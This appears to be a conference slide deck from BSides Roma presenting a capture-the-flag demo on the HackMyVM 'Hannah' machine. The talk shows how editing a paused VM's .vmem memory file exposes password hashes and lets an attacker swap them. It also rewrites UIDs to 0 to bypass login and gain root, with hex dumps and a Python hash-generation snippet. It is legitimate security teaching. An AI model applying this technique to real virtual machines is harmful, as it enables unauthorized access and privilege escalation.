
- [vmdk](#) – virtual disk equivalent to the VM's disk
- [vmsd](#) – metadata and other info about the VM snapshots
- [vmx](#) – configuration info and settings of the VM hardware
- [vmsn](#) – VM status related to a particular snapshot
- [vmem](#) – memory contents when pausing the VM

The vmem file is particularly interesting because it allows us to [analyze](#) the contents of the [RAM](#) of a paused VM; contents that [will not change](#) as long as the VM remains paused.

Did you get the point?

This is the workflow for the attack to work:

- 01 **Start the VM**
Interact with it to force a file read
- 02 **Pause the VM**
Edit the Page Cache from the vmem file
- 03 **Resume the VM**
Force again the file read bypassing the disk



Let's play with it

We will use "Hannah" CTF from HackMyVM.

01 Username enumeration


Force reading of /etc/passwd file

02 Passwords hashes enumeration

Force reading of /etc/shadow

03 Login bypass & privilege escalation

Force again the file read bypassing the disk



Username enumeration

Once the VM is started all we have is the [login screen](#). The first goal is to find at least one valid user on the system. In Linux the list of users along with their other properties is in the [/etc/passwd](#) file.

- 1 What we do know is that in front we have the `/usr/bin/login` binary. To simplify, this is a program executed indirectly by the `init` process via `getty` or a display manager.
 - 2 When executed it prompts the user for the `username` and `password` to login with. The `username` entered is checked for existence in the `/etc/passwd` file before eventually checking the password.
 - 3 Just try to login using `totally random credentials` then pause the VM and open the `vmem` file using an hex editor.

Username enumeration

We look for matches of the string `:x:1000:1000:` that is, the line in the `/etc/passwd` file that refers to the user with ID 1000 (generally used as the first ID for users created on Linux).

We find the user **moksha**.

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
95A:2410h	6D	64	20	52	65	73	6F	6C	76	65	72	2C	2C	2C	3A	2F	md Resolver,,,:/
95A:2420h	72	75	6E	2F	73	79	73	74	65	6D	64	3A	2F	75	73	72	run/systemd:/usr
95A:2430h	2F	73	62	69	6E	2F	6E	6F	6C	6F	67	69	6E	0A	6D	65	/sbin/nologin.me
95A:2440h	73	73	61	67	65	62	75	73	3A	78	3A	31	30	33	3A	31	ssagebus:x:103:1
95A:2450h	30	39	3A	3A	2F	6E	6F	6E	65	78	69	73	74	65	6E	74	09::/nonexistent
95A:2460h	3A	2F	75	73	72	2F	73	62	69	6E	2F	6E	6F	6C	6F	67	:/usr/sbin/nolog
95A:2470h	69	6E	0A	73	79	73	74	65	6D	64	2D	74	69	6D	65	73	in.systemd-times
95A:2480h	79	6E	63	3A	78	3A	31	30	34	3A	31	31	30	3A	73	79	ync:x:104:110:sy
95A:2490h	73	74	65	6D	64	20	54	69	6D	65	20	53	79	6E	63	68	stemd Time Synch
95A:24A0h	72	6F	6E	69	7A	61	74	69	6F	6E	2C	2C	2C	3A	2F	72	ronization,,,:/r
95A:24B0h	75	6E	2F	73	79	73	74	65	6D	64	3A	2F	75	73	72	2F	un/systemd:/usr/
95A:24C0h	73	62	69	6E	2F	6E	6F	6C	6F	67	69	6E	0A	73	73	68	sbin/nologin.ssh
95A:24D0h	64	3A	78	3A	31	30	35	3A	36	35	35	33	34	3A	3A	2F	d:x:105:65534::/
95A:24E0h	72	75	6E	2F	73	73	68	64	3A	2F	75	73	72	2F	73	62	run/sshd:/usr/sb
95A:24F0h	69	6E	2F	6E	6F	6C	6F	67	69	6E	0A	6D	6F	6B	73	68	in/nologin.moksh
95A:2500h	61	3A	78	3A	31	30	30	30	3A	31	30	30	30	3A	6D	6F	a:x:1000:1000:mo
95A:2510h	6B	73	68	61	2C	2C	2C	3A	2F	68	6F	6D	65	2F	6D	6F	ksha,,,:/home/mo
95A:2520h	6B	73	68	61	3A	2F	62	69	6E	2F	62	61	73	68	0A	73	ksha:/bin/bash.s
95A:2530h	79	73	74	65	6D	64	2D	63	6F	72	65	64	75	6D	70	3A	ystemd-coredump:
95A:2540h	78	3A	39	39	39	3A	39	39	39	3A	73	79	73	74	65	6D	x:999:999:system

Passwords hashes enumeration

Suppose we want to log in with the user `moksha`, then we want to look in the `vmem` file for a match for the string `moksha:$`, that is, the beginning of the line in the `/etc/shadow` file corresponding to the hash of the `moksha` user's password.


- 1 If we tried immediately we would not get any results. This is because the `/etc/shadow` file is accessed only when a login attempt is made with a correct username.
 - 2 Then we unpause the VM, enter the `moksha` username and a randomly chosen password to force read the files `/etc/passwd` (from cache, CACHE HIT) and `/etc/shadow` (from disk, CACHE MISS).

Passwords hashes enumeration

We pause the VM once again and look for matches of the string **moksha:\$**.

We find a **yescrypt hash**:

moksha:\$y\$j9T\$aaahAz65Dk
 Zxl.its6aXmV1\$7beXMp4sT
 YWPV9IuR1CIbPqidBBFx7z
 hqq1nt2IBTI2:19361:0:9999
 9:7:::



The screenshot shows a memory dump from a VM named "HackMyVM - Hannah-b9ce3138.vmem". The memory dump is displayed in a grid format with columns labeled 0 through F and rows labeled with memory addresses. A red box highlights a specific row starting at address 9A6:32E0h. This row contains the string "moksha:\$y" in blue, indicating it is a match for the search term "moksha:\$". The rest of the memory dump shows various system strings and binary data.

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
9A6:3220h	3A	3A	0A	5F	61	70	74	3A	2A	3A	31	39	33	36	31	3A	:.:_apt:*:19361:
9A6:3230h	30	3A	39	39	39	39	39	3A	37	3A	3A	3A	0A	73	79	73	0:99999:7:::sys
9A6:3240h	74	65	6D	64	2D	6E	65	74	77	6F	72	6B	3A	2A	3A	31	temd-network:*:1
9A6:3250h	39	33	36	31	3A	30	3A	39	39	39	39	39	3A	37	3A	3A	9361:0:99999:7::
9A6:3260h	3A	0A	73	79	73	74	65	6D	64	2D	72	65	73	6F	6C	76	:.systemd-resolv
9A6:3270h	65	3A	2A	3A	31	39	33	36	31	3A	30	3A	39	39	39	39	e:*:19361:0:9999
9A6:3280h	39	3A	37	3A	3A	3A	0A	6D	65	73	73	61	67	65	62	75	9:7:::messagebu
9A6:3290h	73	3A	2A	3A	31	39	33	36	31	3A	30	3A	39	39	39	39	s:*:19361:0:9999
9A6:32A0h	39	3A	37	3A	3A	3A	0A	73	79	73	74	65	6D	64	2D	74	9:7:::systemd-t
9A6:32B0h	69	6D	65	73	79	6E	63	3A	2A	3A	31	39	33	36	31	3A	imesync:*:19361:
9A6:32C0h	30	3A	39	39	39	39	39	3A	37	3A	3A	3A	0A	73	73	68	0:99999:7:::ssh
9A6:32D0h	64	3A	2A	3A	31	39	33	36	31	3A	30	3A	39	39	39	39	d:*:19361:0:9999
9A6:32E0h	39	3A	37	3A	3A	3A	0A	6D	6F	6B	73	68	61	3A	24	79	9:7:::moksha:\$y
9A6:32F0h	24	6A	39	54	24	61	61	68	41	7A	36	35	44	6B	5A	78	\$j9T\$aaahAz65DkZx
9A6:3300h	6C	2E	69	74	73	36	61	58	6D	56	31	24	37	62	65	58	1.its6aXmV1\$7beX
9A6:3310h	4D	70	34	73	54	59	57	50	56	39	49	75	52	31	43	49	Mp4sTYWPV9IuR1CI
9A6:3320h	62	50	71	69	64	42	42	46	78	37	7A	68	71	71	31	6E	bPqidBBFx7zhqq1n
9A6:3330h	74	32	49	42	54	6C	32	3A	31	39	33	36	31	3A	30	3A	t2IBT12:19361:0:
9A6:3340h	39	39	39	39	39	3A	37	3A	3A	3A	0A	73	79	73	74	65	99999:7:::syste
9A6:3350h	6D	64	2D	63	6F	72	65	64	75	6D	70	3A	21	2A	3A	31	md-coredump:!*:1

Creating a new password

yescrypt is not yet supported by [openssl](#), so we use [python](#) to generate a new hash for a password.

```
>>> import crypt  
>>> crypt.crypt(  
...     'password', # Our password of choice  
...     '$y$j9T$aaahAz65DkZx1.its6aXmV1$' # The salt found in the vmem file  
... )  
'$y$j9T$aaahAz65DkZx1.its6aXmV1$oHbJ46tHyqV/QPv8c5lxYh.vHfIC1ovf7GBWpu1tIT1'
```



Login bypass & privilege escalation

We just replace the password hash with the one we generated to **bypass the login**.

Then we replace every **:1000:1000:** with **:0000:0000:** to do a **privilege escalation**.

Finally we unpause the VM and log in with credentials **moksha:password**.

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
9A6:3240h	74	65	6D	64	2D	6E	65	74	77	6F	72	6B	3A	2A	3A	31	temd-network:*:1
9A6:3250h	39	33	36	31	3A	30	3A	39	39	39	39	39	3A	37	3A	3A	9361:0:99999:7::
9A6:3260h	3A	0A	73	79	73	74	65	6D	64	2D	72	65	73	6F	6C	76	:.systemd-resolv
9A6:3270h	65	3A	2A	3A	31	39	33	36	31	3A	30	3A	39	39	39	39	e:*:19361:0:9999
9A6:3280h	39	3A	37	3A	3A	3A	0A	6D	65	73	73	61	67	65	62	75	9:7::::.messagebu
9A6:3290h	73	3A	2A	3A	31	39	33	36	31	3A	30	3A	39	39	39	39	s:*:19361:0:9999
9A6:32A0h	39	3A	37	3A	3A	3A	0A	73	79	73	74	65	6D	64	2D	74	9:7::::.systemd-t
9A6:32B0h	69	6D	65	73	79	6E	63	3A	2A	3A	31	39	33	36	31	3A	imesync:*:19361:
9A6:32C0h	30	3A	39	39	39	39	39	39	3A	37	3A	3A	3A	0A	73	73	68:0:99999:7::::.ssh
9A6:32D0h	64	3A	2A	3A	31	39	33	36	31	3A	30	3A	39	39	39	39	d:*:19361:0:9999
9A6:32E0h	39	3A	37	3A	3A	3A	0A	6D	6F	6B	73	68	61	3A	24	79	9:7::::.moksha:\$y
9A6:32F0h	24	6A	39	54	24	61	61	68	41	7A	36	35	44	6B	5A	78	\$j9T\$aahAz65DkZx
9A6:3300h	6C	2E	69	74	73	36	61	58	6D	56	31	24	6F	48	62	4A	l.its6aXmV1\$oHbJ
9A6:3310h	34	36	74	48	79	71	56	2F	51	50	76	38	63	35	6C	78	46tHyqV/QPv8c5lx
9A6:3320h	59	68	2E	76	48	66	49	43	31	6F	76	66	37	47	42	57	Yh.vHfIC1ovf7GBW
9A6:3330h	70	75	31	74	49	54	31	3A	31	39	33	36	31	3A	30	3A	pu1tIT1:19361:0:
9A6:3340h	39	39	39	39	39	3A	37	3A	3A	0A	73	79	73	74	65	99999:7::::.syste	
9A6:3350h	6D	64	2D	63	6F	72	65	64	75	6D	70	3A	21	2A	3A	31	md-coredump!:!*:1
9A6:3360h	39	33	36	31	3A	3A	3A	3A	3A	0A	6F	69	64	65	6E	9361:::::oiden	
9A6:3370h	74	3A	2A	3A	31	39	33	36	31	3A	30	3A	39	39	39	39	t*:19361:0:9999

Login bypass & privilege escalation

```
*,          *
*,          *, *
*,          . *
*,          **

**,      , *,
** *,   HackMyVM

Hostname: Hannah
IP address: 172.16.1.135

hannah login: moksha
Password:
Linux hannah 5.10.0-20-amd64 #1 SMP Debian 5.10.158-2 (2022-12-13) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jan  4 10:45:32 CET 2023 on ttym1
root@hannah:~#
```



LIVE DEMO

Presented by UNLOCK
SECURITY

The logo for UNLOCK SECURITY. It features the word "UNLOCK" in a bold, black, sans-serif font. A small blue padlock icon is integrated into the letter "U". Below "UNLOCK" is the word "SECURITY" in a smaller, black, sans-serif font.

@mrnfrancesco

FRANCESCO MARANO



OFFICIAL
SPONSOR

Think secure



www.unlock-security.it



Thank you!



**TAMPERING
THE RAM** A NEW WAY
TO BREAK INTO
ANY VM

BSIDES
Roma